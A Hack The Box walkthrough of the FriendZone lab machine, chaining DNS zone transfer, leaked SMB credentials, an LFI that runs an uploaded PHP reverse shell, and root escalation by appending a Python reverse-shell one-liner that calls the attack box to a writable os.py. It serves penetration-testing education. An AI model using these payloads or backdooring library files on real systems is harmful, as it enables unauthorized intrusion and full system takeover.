Hack The Box
Hack The Box: FriendZone Walkthrough
FriendZone combines DNS zone transfer, Samba credentials, LFI, and Python module hijacking.
Recon & Enumeration
Use nmapAutomator to full scan for open ports and services:
┌──(kali㉿kali)-[~]
└─$ nmapAutomator 10.10.10.123 FullRunning a Full scan on 10.10.10.123Host is likely running Linux                                                                                                                                                                                                                                        ---------------------Starting Full Scan------------------------
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-dsMaking a script scan on all ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.322/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)| ssh-hostkey: |   2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)|   256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)|_  256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp  open  domain      ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)| dns-nsid: |_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))|_http-title: Friend Zone Escape software|_http-server-header: Apache/2.4.29 (Ubuntu)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  ssl/http    Apache httpd 2.4.29|_ssl-date: TLS randomness does not represent time|_http-server-header: Apache/2.4.29 (Ubuntu)|_http-title: 404 Not Found| ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/countryName=JO| Not valid before: 2018-10-05T21:02:30|_Not valid after:  2018-11-04T21:02:30| tls-alpn: |_  http/1.1
Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernelHost script results:| smb2-security-mode: |   3:1:1: |_    Message signing enabled but not required|_nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)|_clock-skew: mean: -59m58s, deviation: 1h43m54s, median: 0s| smb2-time: |   date: 2023-07-15T17:55:07|_  start_date: N/A| smb-os-discovery: |   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)|   Computer name: friendzone|   NetBIOS computer name: FRIENDZONE\x00|   Domain name: \x00|   FQDN: friendzone|_  System time: 2023-07-15T20:55:08+03:00  | smb-security-mode: |   account_used: guest|   authentication_level: user|   challenge_response: supported|_  message_signing: disabled (dangerous, but default)grep: (standard input): binary file matches---------------------Finished all scans------------------------Completed in 3 minute(s) and 2 second(s)
Visit the target on port 80.

In the course of our enumeration, we have identified two potential domains:
- Friendzone.red : Discovered through the nmapAutomator scan's results.
- Friendzoneportal.red : Identified on the HTTP website as the screenshot above.
To proceed, we will attempt a zone transfer on both domains.
┌──(kali㉿kali)-[~/Desktop]
└─$ dig axfr friendzone.red @10.10.10.123; <<>> DiG 9.18.13-1-Debian <<>> axfr friendzone.red @10.10.10.123;; global options: +cmdfriendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800friendzone.red.         604800  IN      AAAA    ::1friendzone.red.         604800  IN      NS      localhost.friendzone.red.         604800  IN      A       127.0.0.1administrator1.friendzone.red. 604800 IN A      127.0.0.1hr.friendzone.red.      604800  IN      A       127.0.0.1uploads.friendzone.red. 604800  IN      A       127.0.0.1friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800;; Query time: 148 msec;; SERVER: 10.10.10.123#53(10.10.10.123) (TCP);; WHEN: Sat Jul 15 23:02:55 +03 2023;; XFR size: 8 records (messages 1, bytes 289)
┌──(kali㉿kali)-[~/Desktop]
└─$ dig axfr friendzoneportal.red @10.10.10.123;; communications error to 10.10.10.123#53: timed out;; communications error to 10.10.10.123#53: timed out; <<>> DiG 9.18.13-1-Debian <<>> axfr friendzoneportal.red @10.10.10.123;; global options: +cmdfriendzoneportal.red.   604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800friendzoneportal.red.   604800  IN      AAAA    ::1friendzoneportal.red.   604800  IN      NS      localhost.friendzoneportal.red.   604800  IN      A       127.0.0.1admin.friendzoneportal.red. 604800 IN   A       127.0.0.1files.friendzoneportal.red. 604800 IN   A       127.0.0.1imports.friendzoneportal.red. 604800 IN A       127.0.0.1vpn.friendzoneportal.red. 604800 IN     A       127.0.0.1friendzoneportal.red.   604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800;; Query time: 127 msec;; SERVER: 10.10.10.123#53(10.10.10.123) (TCP);; WHEN: Sat Jul 15 23:03:29 +03 2023;; XFR size: 9 records (messages 1, bytes 309)
Incorporate all domains and subdomains into the /etc/hosts file.


We conducted visits to the identified subdomains via both HTTP and HTTPS protocols. Notably, the following site yielded particularly relevant findings.
Https://administrator1.friendzone.red (lab-only address)
Upon identifying open ports 139 and 445, we can use smbmap to enumerate the available shares recursively.

We discovered a file named "creds.txt" within the general share and we possess READ/WRITE privileges for the Development share.
To access the "creds.txt" file, we login to the general share using smbclient with no password.

After retrieving the creds.txt file from the target machine to the attack box, the obtained credentials are as follows:
Username: admin
Password: WORKWORKHhallelujah@#
Exploitation:
The credentials obtained remain uncertain in terms of their potential benefits. However, if we use these credentials for login purposes on the page below.
Https://administrator1.friendzone.red (lab-only address)

We are now advised to visit /dashboard.php.

The dashboard.php page provides specific instructions. We will put the below to the URL:
?image_id=a.jpg&pagename=timestamp

Looking at the URL now, give us a suspecion that we should check it against LFI vulnerability.


Since we have a READ/WRITE access to the Development share, we can upload a php reverse shell by pentestmonky opens in a new tab after putting the right parameters of the IP and Port of the attack box.
Upload it to the Development share.

Start a listener accordingly.

From the browser, we put the link below:
https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=/etc/Development/php-reverse-shell
Note: It worked here without including the extension of the reverse shell file, meaning that the application does that already.
On the listener.

And we get a shell, and we can also upgrade it using the command: python -c 'import pty; pty.spawn("/bin/bash")'
Privilege Escalation:
To escalate our privileges we upload pspy opens in a new tab to the Development share through smb.

Launch pspy.

After a while we start seeing a process running periodically.

Review the "reporter.py" script.

The "reporter.py" script executes periodically as a root-privileged cron job. The script imports the "os" module. Check "os.py."

We have two files of os.py with python2 and python3.

The reporter.py script directs to the interpreter /usr/bin/python, checking which python and the version tells us that it is 2.7.

The module os.py indicates that we possess read, write, and execute (rwx) privileges on the "os.py" file. Our next step is to add the following one-liner standard reverse shell Python script to the "os.py" file.
echo 'import socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.8",4343));dup2(s.fileno(),0);dup2(s.fileno(),1);dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);s.close()' >> /usr/lib/python2.7/os.py

First, we start a listener.
Now, we append the one-liner script above to os.py.

And we get a root shell on our listener.